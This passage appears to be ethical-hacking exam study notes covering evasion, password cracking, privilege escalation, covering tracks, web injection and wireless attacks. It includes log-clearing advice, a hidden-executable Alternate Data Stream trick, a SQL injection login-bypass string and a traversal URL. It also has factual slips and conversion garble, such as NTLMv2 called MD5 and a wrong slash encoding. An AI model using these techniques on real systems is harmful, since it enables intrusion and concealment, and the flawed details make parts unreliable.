 - o **Multi-homed** - firewall that has two or more interfaces o **Packet-filtering** - firewalls that only looked at headers o **Stateful inspection** - firewalls that track the entire status of a connection o **Circuit-level gateway** - firewall that works on Layer 5 (Session layer)
 - o **Application-level gateway** - firewall that works like a proxy, allowing specific services in and out



Evasion Techniques

- **Slow down** - faster scanning such as using nmap's -T5 switch will get you caught. Pros use - T1 switch to get better results
- **Flood the network** - trigger alerts that aren't your intended attack so that you confuse firewalls/IDS and network admins
- **Fragmentation** - splits up packets so that the IDS can't detect the real intent
- **Unicode encoding** - works with web requests - using Unicode characters instead of ascii can sometimes get past
- **Tools**
 - **Nessus** - also a vulnerability scanner
 - **ADMmutate** - creates scripts not recognizable by signature files
 - **NIDSbench** - older tool for fragmenting bits
 - **Inundator** - flooding tool

Firewall Evasion

- ICMP Type 3 Code 13 will show that traffic is being blocked by firewall
- ICMP Type 3 Code 3 tells you the client itself has the port closed
- Firewall type can be discerned by banner grabbing
- **Firewalking** - going through every port on a firewall to determine what is open
- **Tools**
 - CovertTCP
 - ICMP Shell
 - 007 Shell
- The best way around a firewall will always be a compromised internal machine

Honeypots

- A system setup as a decoy to entice attackers
- Should not include too many open services or look too easy to attack
- **High interaction** - simulates all services and applications and is designed to be completely compromised
- **Low interaction** - simulates a number of services and cannot be completely compromised
- **Examples**
 - Specter
 - Honeyd

- o KFSensor

Attacking a System

Windows Security Architecture

- Authentication credentials stored in SAM file
- File is located at C:\windows\system32\config
- Older systems use LM hashing. Current uses NTLM v2 (MD5)
- Windows network authentication uses Kerberos
- **LM Hashing**
 - o Splits the password up. If it's over 7 characters, it is encoded in two sections.
 - o If one section is blank, the hash will be AAD3B435B51404EE
 - o Easy to break if password is 7 characters or under because you can split the hash
- SAM file presents as UserName:SID:LM_Hash:NTLM_Hash:::
- **Ntds.dit** - database file on a domain controller that stores passwords
 - o Located in %SystemRoot%\NTDS\Ntds.dit or
 - o Located in %SystemRoot%\System32\Ntds.dit
 - o Includes the entire Active Directory
- **Kerberos**
 - o Steps of exchange
 - a. Client asks **Key Distribution Center (KDC)** for a ticket. Sent in clear text.
 - b. Server responds with **Ticket Granting Ticket (TGT)**. This is a secret key which is hashed by the password copy stored on the server.
 - c. If client can decrypt it, the TGT is sent back to the server requesting a **Ticket Granting Service (TGS)** service ticket.
 - d. Server sends TGS service ticket which client uses to access resources.
 - o **Tools**
 - KerbSniff
 - KerbCrack
 - Both take a long time to crack
- **Registry**
 - o Collection of all settings and configurations that make the system run
 - o Made up of keys and values
 - o Root level keys
 - **HKEY_LOCAL_MACHINE (HKLM)** - information on hardware and software
 - **HKEY_CLASSES_ROOT (HKCR)** - information on file associates and OLE classes

- **HKEY_CURRENT_USER** (HKCU) - profile information for the current user including preferences
- **HKEY_USERS** (HKU) - specific user configuration information for all currently active users
- **HKEY_CURRENT_CONFIG** (HKCC) - pointer to HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Hardware Profiles\Current
- Type of values
 - **REG_SZ** - character string
 - **REG_EXPAND_SZ** - expandable string value
 - **REG_BINARY** - a binary value
 - **REG_DWORD** - 32-bit unsigned integer
 - **REG_LINK** - symbolic link to another key o Important Locations
 - HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
 - HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices
 - HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
 - HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
- Executables to edit
 - regedit.exe
 - regedt32.exe (preferred by Microsoft)
- **MMC**
 - Microsoft Management Console - used by Windows to administer system o Has "snap-ins" that allow you to modify sets (such as Group Policy Editor)

Linux Security Architecture

- Linux root is just a slash (/)
- Important locations o / - root directory o **/bin** - basic Linux commands o **/dev** - contains pointer locations to various storage and input/output systems o **/etc** - all administration files and passwords. Both password and shadow files are here
 - o **/home** - holds the user home directories o **/mnt** - holds the access locations you've mounted o **/sbin** - system binaries folder which holds more

administrative commands o **/usr** - holds almost all of the information, commands and files unique to the users

- Linux Commands

Command	Description
adduser	Adds a user to the system
cat	Displays contents of file
cp	Copies
ifconfig	Displays network configuration information
kill	Kills a running process
ls	Displays the contents of a folder. -l option provides most information.
man	Displays the manual page for a command
passwd	Used to change password
ps	Process status. -ef option shows all processes
rm	Removes files. -r option recursively removes all directories and subdirectories
su	Allows you to perform functions as another user (super user)

- Adding an ampersand after a process name indicates it should run in the background.
- **pwd** - displays current directory
- **chmod** - changes the permissions of a folder or file
 - o Read is 4, write is 2 and execute is 1
 - o First number is user, second is group, third is others
 - o Example - 755 is everything for users, read/execute for group, and read/execute for others
- Root has UID and GID of 0
- First user has UID and GID of 500
- Passwords are stored in /etc/shadow for most current systems
 - o /etc/password stores passwords in hashes.
- /etc/shadow stores passwords encrypted (hashed and salted) and is only accessible by root

System Hacking Goals

- **Gaining Access** - uses information gathered to exploit the system
- **Escalating Privileges** - granting the account you've hacked admin or pivoting to an admin account
- **Executing Applications** - putting back doors into the system so that you can maintain access
- **Hiding Files** - making sure the files you leave behind are not discoverable
- **Covering Tracks** - cleaning up everything else (log files, etc.)
 - o **clearev** - meterpreter shell command to clear log files
 - o Clear MRU list in Windows
 - o In Linux, append a dot in front of a file to hide it

Authentication and Passwords

- **Three Different Types**
 - **Something You Are** - uses biometrics to validate identity (retina, fingerprint, etc.)
 - Downside is there can be lots of false negatives
 - **False acceptance rate (FAR)** - rate that a system accepts access for people that shouldn't have it
 - **False rejection rate (FRR)** - rate that a system rejects access for someone who should have it
 - **Crossover error rate (CER)** - combination of the two; the lower the CER, the better the system
 - **Active** - requires interaction (retina scan or fingerprint scanner)
 - **Passive** - requires no interaction (iris scan)
 - o **Something You Have** - usually consists of a token of some kind (swipe badge, ATM card, etc.)

- This type usually requires something alongside it (such as a PIN for an ATM card)
 - Some tokens are single-factor (such as a plug-and-play authentication)
- **Something You Know** - better known as a password
 - Most systems use this because it is universal and well-known
- **Two-Factor** - when you have two types of authentication such as something you know (password) and something you have (access card)
- **Strength of passwords** - determined by length and complexity
 - ECC says that both should be combined for the best outcome o Complexity is defined by number of character sets used (lower case, upper case, numbers, symbols, etc.)
- **Default passwords** - always should be changed and never left what they came with. Databases such as cirt.net, default-password.info and open-sez.me all have databases of these

Password Attacks

- **Non-electronic** - social engineering attacks - most effective.
 - Includes shoulder surfing and dumpster diving
- **Active online** - done by directly communicating with the victim's machine o Includes dictionary and brute-force attacks, hash injections, phishing, Trojans, spyware, keyloggers and password guessing
 - **Keylogging** - process of using a hardware device or software application to capture keystrokes of a user
 - **LLMNR/NBT-NS** - attack based off Windows technologies that caches DNS locally. Responding to these poisons the local cache. If an NTLM v2 hash is sent over, it can be sniffed out and then cracked
 - **Tools**
 - NBNSpoof ↗ Pupy
 - Metasploit
 - Responder
 - LLMNR uses UDP 5355
 - NBT-NS uses UDP 137
 - Active online attacks are easier to detect and take a longer time o Can combine "net" commands with a tool such as **NetBIOS Auditing tool** or **Legion** to automate the testing of user IDs and passwords

- **Tools**
 - Hydra
 - Metasploit
- **Passive online** - sniffing the wire in hopes of intercepting a password in clear text or attempting a replay attack or man-in-the-middle attack
 - **Tools**
 - **Cain and Abel** - can poison ARP and then monitor the victim's traffic
 - **Ettercap** - works very similar to Cain and Abel. However, can also help against SSL encryption
 - **KerbCrack** - built-in sniffer and password cracker looking for port 88 Kerberos traffic
 - **ScooplM** - specifically looks for Windows authentication traffic on the wire and has a password cracker
- **Offline** - when the hacker steals a copy of the password file and does the cracking on a separate system
 - **Dictionary Attack** - uses a word list to attack the password. Fastest method of attacking
 - **Brute force attack** - tries every combination of characters to crack a password
 - Can be faster if you know parameters (such as at least 7 characters, should have a special character, etc.)
 - **Hybrid attack** - Takes a dictionary attack and replaces characters (such as a 0 for an o) or adding numbers to the end
 - **Rainbow tables** - uses pre-hashed passwords to compare against a password hash. Is faster because the hashes are already computed.
 - **Tools**
 - Cain
 - KerbCrack
 - Legion
 - John the Ripper

Privilege Escalation and Executing Applications

- **Vertical** - lower-level user executes code at a higher privilege level
- **Horizontal** - executing code at the same user level but from a location that would be protected from that access
- **Four Methods**
 - Crack the password of an admin - primary aim
 - Take advantage of an OS vulnerability
 - ☒ **DLL Hijacking** - replacing a DLL in the application directory with your own version which gives you the access you need

- o Use a toll that will provide you the access such as Metasploit o
Social engineering a user to run an application
- ECC refers executing applications as "owning" a system
- **Executing applications** - starting things such as keyloggers, spyware, back doors and crackers

Hiding Files and Covering Tracks

- In Windows, **Alternate Data Stream** (ADS) can hide files
 - o Hides a file from directory listing on an NTFS file system o
readme.txt:badfile.exe o Can be run by start
readme.txt:badfile.exe o You can also create a link to this and make it look real (e.g. mklink innocent.exe readme.txt:badfile.exe)
 - o Every forensic kit looks for this, however o To show ADS, dir /r does the trick o You can also blow away all ADS by copying files to a FAT partition
- You can also hide files by attributes o In Windows: attrib +h filename o In Linux, simply add a . to the beginning of the filename
- Can hide data and files with steganography
- Also need to worry about clearing logs o In Windows, you need to clear application, system and security logs o Don't just delete; key sign that an attack has happened o Option is to corrupt a log file - this happens all the time o Best option is be selective and delete the entries pertaining to your actions. o Can also disable auditing ahead of time to prevent logs from being captured

Rootkits

- Software put in place by attacker to obscure system compromise
- Hides processes and files
- Also allows for future access
- **Examples**
 - o Horsepill - Linus kernel rootkit inside initrd o Grayfish - Windows rootkit that injects in boot record o Firefef - multi-component family of malware o Azazel o Avatar o Necurs o ZeroAccess

- **Hypervisor level** - rootkits that modify the boot sequence of a host system to load a VM as the host OS
- **Hardware** - hide malware in devices or firmware
- **Boot loader level** - replace boot loader with one controlled by hacker
- **Application level** - directed to replace valid application files with Trojans
- **Kernel level** - attack boot sectors and kernel level replacing kernel code with backdoor code; most dangerous
- **Library level** - use system-level calls to hide themselves



- One way to detect rootkits is to map all the files on a system and then boot a system from a clean CD version and compare the two file systems

Web-Based Hacking - Servers and Applications

Web Organizations

- Internet Engineering Task Force (IETF)** - creates engineering documents to help make the Internet work better
- World Wide Web Consortium (W3C)** - a standards-developing community
- Open Web Application Security Project (OWASP)** - organization focused on improving the security of software

OWASP Web Top 10

- A1 - Injection Flaws** - SQL, OS and LDAP injection
- A2 - Broken Authentication and Session Management** - functions related to authentication and session management that aren't implemented correctly
- A3 - Sensitive Data Exposure** - not properly protecting sensitive data (SSN, CC numbers, etc.)
- A4 - XML External Entities (XXE)** - exploiting XML processors by uploading hostile content in an XML document
- A5 - Broken Access Control** - having improper controls on areas that should be protected
- A6 - Security Misconfiguration** - across all parts of the server and application
- A7 - Cross-Site Scripting (XSS)** - taking untrusted data and sending it without input validation
- A8 - Insecure Deserialization** - improperly de-serializing data
- A9 - Using Components with Known Vulnerabilities** - libraries and frameworks that have known security holes
- A10 - Insufficient Logging and Monitoring** - not having enough logging to detect attacks

WebGoat - project maintained by OWASP which is an insecure web application meant to be tested

Web Server Attack Methodology

- **Information Gathering** - Internet searches, whois, reviewing robots.txt
- **Web Server Footprinting** - banner grabbing
 - o **Tools**
 - Netcraft
 - HTTPRecon
 - ID Serve
 - HTTPPrint
 - nmap
 - nmap --script http-trace -p80 localhost (detects vulnerable TRACE method)
 - nmap --script http-google-email (lists email addresses)
 - nmap --script hostmap-* (discovers virtual hosts on the IP address you are trying to footprint; * is replaced by online db such as IP2Hosts)
 - nmap --script http-enum -p80 (enumerates common web apps)
 - nmap -p80 --script http-robots.txt (grabs the robots.txt file)
- **Website Mirroring** - brings the site to your own machine to examine structure, etc.
 - o **Tools**
 - Wget
 - BlackWidow
 - HTTrack
 - WebCopier Pro
 - Web Ripper
 - SurfOffline
- **Vulnerability Scanning** - scans web server for vulnerabilities
 - o **Tools**
 - Nessus
 - Nikto - specifically suited for web servers; still very noisy like Nessus
- **Session Hijacking**
- **Web Server Password Cracking**

Web Server Architecture

- **Most Popular Servers** - Apache, IIS and Nginx
- Apache runs configurations as a part of a module within special files (http.conf, etc.)

- - IIS runs all applications in the context of LOCAL_SYSTEM
 - IIS 5 had a ton of bugs - easy to get into
 - **N-Tier Architecture** - distributes processes across multiple servers; normally as three-tier: Presentation (web), logic (application) and data (database)
 - **Error Reporting** - should not be showing errors in production; easy to glean information
 - **HTML** - markup language used to display web pages
 - HTTP Request Methods**
 - **GET** - retrieves whatever information is in the URL; sending data is done in URL
 - **HEAD** - identical to GET except for no body return
 - **POST** - sends data via body - data not shown in URL or in history
 - **PUT** - requests data be stored at the URL
 - **DELETE** - requests origin server delete resource
 - **TRACE** - requests application layer loopback of message
 - **CONNECT** - reserved for use with proxy
 - Both POST and GET can be manipulated by a web proxy
- **HTTP Error Messages**
 - **1xx: Informational** - request received, continuing
 - **2xx: Success** - action received, understood and accepted
 - **3xx: Redirection** - further action must be taken
 - **4xx: Client Error** - request contains bad syntax or cannot be fulfilled
 - **5xx: Server Error** - server failed to fulfill an apparently valid request

Web Server Attacks

- **DNS Amplification** - uses recursive DNS to DoS a target; amplifies DNS answers to target until it can't do anything
- **Directory Transversal** (.. or dot-dot-slash) - requests file that should not be accessible from web server
 - Example: <http://www.example.com/../../../../etc/password>
 - Can use unicode to possibly evade IDS - %2e for dot and %sf for slash
- **Parameter Tampering** (URL Tampering) - manipulating parameters within URL to achieve escalation or other changes
- **Hidden Field Tampering** - modifying hidden form fields producing unintended results
- **Web Cache Poisoning** - replacing the cache on a box with a malicious version of it
- **WFETCH** - Microsoft tool that allows you to craft HTTP requests to see response data
- **Misconfiguration Attack** - same as before - improper configuration of a web server
- **Password Attack** - attempting to crack passwords related to web resources
- **Connection String Parameter Pollution** - injection attack that uses semicolons to take advantage of databases that use this separation method
- **Web Defacement** - simply modifying a web page to say something else

- **Tools** o **Brutus** - brute force web passwords of HTTP o **Hydra** - network login cracker o **Metasploit**
 - Basic working is Libraries use Interfaces and Modules to send attacks to services
 - **Exploits** hold the actual exploit
 - **Payload** contains the arbitrary code if exploit is successful
 - **Auxiliary** used for one-off actions (like a scan)
 - **NOPS** used for buffer-overflow type operations
- **Shellshock** - causes Bash to unintentionally execute commands when commands are concatenated on the end of function definitions

Web Application Attacks

- Most often hacked before of inherent weaknesses built into the program
- First step is to identify entry points (POST data, URL parameters, cookies, headers, etc.)
- **Tools for Identifying Entry Points** o WebScarab o HTTPPrint o BurpSuite
- **Web 2.0** - dynamic applications; have a larger attack surface due to simultaneous communication
- **File Injection** - attacker injects a pointer in a web form to an exploit hosted elsewhere
- **Command Injection** - attacker gains shell access using Java or similar
- **LDAP Injection** - exploits applications that construct LDAP statements o Format for LDAP injection includes)(&)
- **SOAP Injection** - inject query strings in order to bypass authentication o SOAP uses XML to format information o Messages are "one way" in nature
- **Buffer Overflow** (Smashing the stack) - attempts to write data into application's buffer area to overwrite adjacent memory, execute code or crash a system o Inputs more data than the buffer is allowed o Includes stack, heap, NOP sleds and more o **Canaries** - systems can monitor these - if they are changed, they indicate a buffer overflow has occurred; placed between buffer and control data
- **XSS** (Cross-site scripting) - inputting javascript into a web form that alters what the page does o Can also be passed via URL ([http://IPADDRESS/";!--=&{\(\)}](http://IPADDRESS/)) o Can be malicious by accessing cookies and sending them to a remote host o Can be mitigated by setting **HttpOnly** flag for cookies
 - **Stored XSS** (Persistent or Type-I) - stores the XSS in a forum or like for multiple people to access

Cross-Site Request Forgery (CSRF) - forces an end user to execute unwanted actions on an app they're already authenticated on o Inherits identity and privileges of victim to perform an undesired function on victim's behalf

- - Captures the session and sends a request based off the logged in user's credentials
 - Can be mitigated by sending **random challenge tokens**
- **Session Fixation** - attacker logs into a legitimate site and pulls a session ID; sends link with session ID to victim. Once victim logs in, attacker can now log in and run with user's credentials
- **Cookies** - small text-based files stored that contains information like preferences, session details or shopping cart contents
 - Can be manipulated to change functionality (e.g. changing a cookie that says "ADMIN=no" to "yes")
 - Sometimes, but rarely, can also contain passwords
- **SQL Injection** - injecting SQL commands into input fields to produce output
 - Data Handling - Definition (DDL), manipulation (DML) and control (DCL)
 - Example - input "' OR 1 = 1 --" into a login field - basically tells the server if 1 = 1 (always true) to allow the login.
 - Double dash (--) tells the server to ignore the rest of the query (in this example, the password check)
 - Basic test to see if SQL injection is possible is just inserting a single quote (')
 - **Fuzzing** - inputting random data into a target to see what will happen
 - **Tautology** - using always true statements to test SQL (e.g. 1=1)
 - **In-band SQL injection** - uses same communication channel to perform attack
 - Usually is when data pulled can fit into data exported (where data goes to a web table)
 - Best for using UNION queries
 - **Out-of-band SQL injection** - uses different communication channels (e.g. export results to file on web server)
 - **Blind/inferential** - error messages and screen returns don't occur; usually have to guess whether command work or use timing to know
 - **Tools**
 - Sqlmap
 - sqlninja
 - Havij
 - SQLBrute
 - Pangolin
 - SQLExec
 - Absinthe
 - BobCat

- - HTTP Response Splitting** - adds header response data to an input field so server splits the response
 - o Can be used to redirect a user to a malicious site
 - o Is not an attack in and of itself - must be combined with another attack
- **Countermeasures** - input scrubbing for injection, SQL parameterization for SQL injection, keeping patched servers, turning off unnecessary services, ports and protocols

Wireless Network Hacking

Wireless Basics

- **802.11 Series** - defines the standards for wireless networks
- **802.15.1** - Bluetooth
- **802.15.4** - Zigbee - low power, low data rate, close proximity ad-hoc networks
- **802.16** - WiMAX - broadband wireless metropolitan area networks

Wireless Standard	Operating Speed (Mbps)	Frequency (GHz)	Modulation Type
802.11a	54	5	OFDM
802.11b	11	2.4	DSSS
802.11d	Variation of a & b	Global use	
802.11e	QoS Initiative	Data and voice	
802.11g	54	2.4	OFDM and DSSS
802.11i	WPA/WPA2 Encryption		

□

802.11n	100+	2.4-5	OFDM
802.11ac	1000	5	QAM

- **Orthogonal Frequency-Division Multiplexing (OFDM)** - carries waves in various channels
- **Direct-Sequence Spread Spectrum (DSSS)** - combines all available waveforms into a single purpose
- **Basic Service Set (BSS)** - communication between a single AP and its clients
- **Basic Service Set Identifier (BSSID)** - MAC address of the wireless access point
- **Spectrum Analyzer** - verifies wireless quality, detects rogue access points and detects attacks
- **Directional antenna** - signals in one direction; Yagi antenna is a type
- **Omnidirectional antenna** - signals in all directions
- **Parabolic grid antenna** - based on principle of a satellite dish but it does not have a solid backing. They can pick up Wi-Fi signals ten miles or more
- **Yagi antenna** - unidirectional antenna used for 10MHz to VHF and UHF
- **Dipole antenna** - Bidirectional antenna used to support client connections rather than site to site applications
- **Reflector antenna** - Reflector antennas are used to concentrate EM energy which is radiated or received at a focal point
- **Service Set Identifier (SSID)** - a text word (<= 32 char) that identifies network; provides no security
- **Three Types of Authentication**
 - **Open System** - no authentication
 - **Shared Key Authentication** - authentication through a shared key (password)
 - **Centralized Authentication** - authentication through something like RADIUS
- **Association** is the act of connecting; **authentication** is the act of identifying the client

Wireless Encryption

- **Wired Equivalent Privacy (WEP)**
 - Doesn't effectively encrypt anything
 - Uses RC4 for encryption
 - Original intent was to give wireless the same level of protection of an Ethernet hub
 - **Initialization Vector (IV)** - used to calculate a 32 bit integrity check value

(ICV)

- IVs are generally small and are frequently reused
 - Sent in clear text as a part of the header
 - This combined with RC4 makes it easy to decrypt the WEP key
 - An attacker can send disassociate requests to the AP to generate a lot of these
- **Wi-Fi Protected Access** (WPA or WPA2)
 - WPA uses TKIP with a 128-bit key ○ WPA changes the key every 10,000 packets
 - WPA transfers keys back and forth during an **Extensible Authentication Protocol (EAP)** ○ **WPA2 Enterprise** - can tie an EAP or RADIUS server into the authentication ○ **WPA2 Personal** - uses a pre-shared key to authenticate ○ WPA2 uses AES for encryption ○ WPA2 ensures FIPS 140-2 compliance ○ WPA2 uses CCMP instead of TKIP ○ **Message Integrity Codes (MIC)** - hashes for CCMP to protect integrity ○ **Cipher Block Chaining Message Authentication Code (CBC-MAC)** - integrity process of WPA2

Wireless Standard	Encryption	IV Size (Bits)	Key Length (Bits)	Integrity Check
WEP	RC4	24	40/104	CRC-32
WPA	RC4 + TKIP	48	128	Michael/CRC-32
WPA2	AES-CCMP	48	128	CBC-MAC (CCMP)

Wireless Hacking

- Threats
 - **Access Control Attacks** - Evading WLAN access control measures such as AP MAC filtering and Wi-Fi port access
 - **Integrity Attacks** - Send forged control, management or data frames over a wireless network to misdirect the wireless

Type of Attack	Description
Data Frame Injection	Constructing and sending forged frames.
WEP Injection	Constructing and sending forged encryption keys.
Bit-Flipping Attacks	Capturing the frame and flipping bits in the data payload, modifying it before sending to the user.
Extensible AP Replay	Capturing 802.1X Extensible Authentication Protocols (e.g., EAP Identity, Success, Failure) for later replay.
Data Replay	Capturing 802.11 data frames for (modified) replay.
Initialization Vector Replay Attacks	Deriving the key stream by sending a text message.
RADIUS Replay	Capturing RADIUS Access-Accept messages for later replay
Wireless Network Viruses	Viruses have a great impact on a network. Viruses can provide an avenue for attacks with a simple method to compromise a device.

- o **Confidentiality Attacks** - Intercept confidential information send over wireless associations

Type of Attack	Description
Eavesdropping	Capturing and decoding unprotected application traffic to obtain potential sensitive information.
Traffic Analysis	Inferring information from the observed external traffic characteristics.
Cracking WEP Key	Capturing data to recover a WEP key using brute force or Fluhrer-Mantin-Shamir cryptanalysis.
Evil Twin AP	Posing as an authorized AP by beaming WLAN's SSID to lure users.

- **Availability Attacks** - obstructing the delivery of wireless services to legitimate users

Type of Attack	Description
AP Theft	Physically removing an AP from its location.
Disassociation Attacks	Destroying the connectivity between a client and an access point, to make the target unavailable to other wireless devices.
EAP-Failure	Observing a valid 802.1X EAP exchange and then sending the client a forged EAP-Failure message.
Beacon Flood	Generating thousands of counterfeit beacons to make it hard for clients to find a network.
Denial-of-Service	Exploiting the CSMA/CA Clear Channel Assessment (CCA) mechanism to make a channel忙 (busy).
De-authenticate Flood	Flooding client(s) with forged de-authentication frames to disassociate them from the access point.
Routing Attacks	Distributing routing information with forged source MAC addresses to disrupt network traffic.
Authenticate Flood	Sending forged authenticates or association requests with random MACs to fill a target AP's association queue.
ARP Cache Poisoning Attack	Creating many attack vectors.

Power Saving Attacks	Transmitting a spoofed TIM or DTIM while in power saving mode, making it vulnerable to a DoS attack.
TKIP MIC Exploit	Generating invalid TKIP data to exceed the MIC error threshold, suspending WPA2.

- **Authentication Attacks** - steal the identity of Wi-Fi clients

Type of Attack	Description
PSK Cracking	Recovering a WPA PSK from captured frames using a dictionary attack tool.
LEAP Cracking	Recovering user credentials from captured Lightweight EAP (LEAP) packets using an attack tool to crack the NT password.
VPN Login Cracking	Gaining user credentials (e.g., PPTP IPsec Preshared Secret Key) by using attacks on VPN authentication protocols.
Domain Login Cracking	Recovering user credentials (e.g., Windows password) by cracking NetBIOS passwords using a brute force or dictionary attack.
Identity Theft	Capturing user identities from clear-text Identity Response packets.
Shared Key Guessing	Attempting 802.11 Shared Key Authentication with guessed vendor default or cracked keys.
Password Speculation	Using a captured identity, repeated 802.1X authentication to guess the password.
Application Login Theft	Capturing user credentials (e.g., email password) from cleartext application logs.
Key Reinstallation Attack	Exploiting the 4-way handshake of the protocol.

- **Network Discovery**
 - Wardriving, warflying, warwalking, etc.
 - Tools such as WiFiExplorer, WiFiFoFum, OpenSignalMaps, WiFinder
 - **WIGLE** - map for wireless networks
 - **NetStumbler** - tool to find networks
 - **Kismet** - wireless packet analyzer/sniffer that can be used for discovery
 - Works without sending any packets (passively)
 - Can detect access points that have not been configured
 - Works by channel hopping
 - Can discover networks not sending beacon frames
 - Ability to sniff packets and save them to a log file (readable by Wireshark/tcpdump)
 - **NetSurveyor** - tool for Windows that does similar features to NetStumbler and Kismet
 - Doesn't require special drivers
- **WiFi Adapter**
 - AirPcap is mentioned for Windows, but isn't made anymore
 - **pcap** - driver library for Windows
 - **libpcap** - driver library for Linux

Wireless Attacks

- **Rogue Access Point** - places an access point controlled by an attacker
- **Evil Twin** - a rogue AP with a SSID similar to the name of a popular network
 - Also known as a mis-association attack
- **Honeypot** - faking a well-known hotspot with a rogue AP
- **Ad Hoc Connection Attack** - connecting directly to another phone via ad-hoc network
 - Not very successful as the other user has to accept connection
- **DoS Attack** - either sends de-auth packets to the AP or jam the wireless signal
 - With a de-auth, you can have the users connect to your AP instead if it has the same name
 - Jammers are very dangerous as they are illegal
- **MAC Filter** - only allows certain MAC addresses on a network
 - Easily broken because you can sniff out MAC addresses already connected and spoof it
 - Tools for spoofing include **SMAC** and **TMAC**

Wireless Encryption Attacks

- **WEP Cracking**
 - Easy to do because of weak IVs
 - **Process**

Airbase-ng

Captures WPA/WPA2 handshake and can act as an ad-hoc Access Point

Aircrack-ng

Defacto WEP and WPA/ WPA2-PSK cracking tool

Airdecap-ng

Decrypt WEP/WPA/WPA2 and can be used to strip the wireless headers from Wi-Fi packets

Aireplay-ng

Used for traffic generation, fake authentication, packet replay, and ARP request injection

Airgraph-ng

Creates client to AP relationship and common probe graph from airodump file

**Airmon-ng**

Used to enable monitor mode on wireless interfaces from managed mode and vice versa

Airtun-ng

Injects frames into a WPA TKIP network with QoS, and can recover MIC key and keystream from Wi-Fi traffic

Easside-ng

Allows you to communicate via a WEP-encrypted access point (AP) without knowing the WEP key

- Start a compatible adapter with injection and sniffing capabilities
- Start a sniffer to capture packets
- Force the creation of thousands of packets (generally with de-auth)
- Analyze captured packets

- **Tools**

- **Aircrack-ng** - sniffer, detector, traffic analysis tool and a password cracker
- Uses dictionary attacks for WPA and WPA 2. Other attacks are for WEP only
- **Cain and Abel** - sniffs packets and cracks passwords (may take longer)
- Relies on statistical measures and the PTW technique to break WEP
- **KisMAC** - MacOS tool to brute force WEP or WPA passwords
- **WEPAAttack**
- **WEPCrack**
- **Portable Penetrator**
- **Elcomsoft's Wireless Security Auditor** ○ Methods to crack include **PTW**, **FMS**, and **Korek** technique

- **WPA Cracking**
 - Much more difficult than WEP
 - Uses a constantly changing temporal key and user-defined password


- o **Key Reinstallation Attack (KRACK)** - replay attack that uses third handshake of another device's session
 - Works by exploiting the 4-way handshake of the WPA2 protocol by forcingNonce reuse
 - Works against all modern protected Wi-Fi Networks
- o Most other attacks are simply brute-forcing the password

Wireless Sniffing

- Very similar to sniffing a wired network
- **Tools**
 - o **NetStumbler**
 - o **Kismet**
 - o **OmniPeek** - provides data like Wireshark in addition to network activity and monitoring
 - o **AirMagnet WiFi Analyzer Pro** - sniffer, traffic analyzer and network-auditing suite
 - o **WiFi Pilot**

Bluetooth Hacking

- **Bluetooth Stack** - replaces the cables connection portable or fixed devices



- Attacks

Bluesmacking DoS attack which overflows Bluetooth-enabled devices with random packets causing the device to crash
Bluejacking The art of sending unsolicited messages over Bluetooth to Bluetooth-enabled devices such as mobile phones, laptops, etc.
Blue Snarfing The theft of information from a wireless device through a Bluetooth connection
BlueSniff Proof of concept code for a Bluetooth wardriving utility



Bluebugging Remotely accessing the Bluetooth-enabled devices and its features
BluePrinting The art of collecting information about Bluetooth-enabled devices such as manufacturer, device model and firmware version
MAC Spoofing Attack Intercepting data intended for other Bluetooth-enabled devices
Man-in-the-Middle/ Impersonation Attack Modifying data between Bluetooth-enabled devices communicating in a Piconet

- Threats
- Tools o Bluetooth View

<p>Leaking Calendars and Address Books</p>  <p>Attacker can steal user's personal information and can use it for malicious purposes</p>	<p>Remote Control</p>  <p>Hackers can remotely control a phone to make phone calls or connect to the Internet</p>
<p>Bugging Devices</p>  <p>Attacker could instruct the user to make a phone call to other phones without any user interaction. They could even record the user's conversation</p>	<p>Social Engineering</p>  <p>Attackers trick Bluetooth users to lower security or disable authentication for Bluetooth connections in order to pair with them and steal information</p>
<p>Sending SMS Messages</p>  <p>Terrorists could send false bomb threats to airlines using the phones of legitimate users</p>	<p>Malicious Code</p>  <p>Mobile phone worms can exploit a Bluetooth connection to replicate and spread itself</p>
<p>Causing Financial Losses</p>  <p>Hackers could send many MMS messages with an international user's phone, resulting in a high phone bill</p>	<p>Protocol Vulnerabilities</p>  <p>Attackers exploit Bluetooth pairings and communication protocols to steal data, make calls, send messages, conduct DoS attacks on a device, start phone spying, etc.</p>

Mobile Communications and IoT

Mobile Platform Hacking

- **Three Main Avenues of Attack**
 - **Device Attacks** - browser based, SMS, application attacks, rooted/jailbroken devices
 - **Network Attacks** - DNS cache poisoning, rogue APs, packet sniffing
 - **Data Center (Cloud) Attacks** - databases, photos, etc.
- **OWASP Top 10 Mobile Risks**
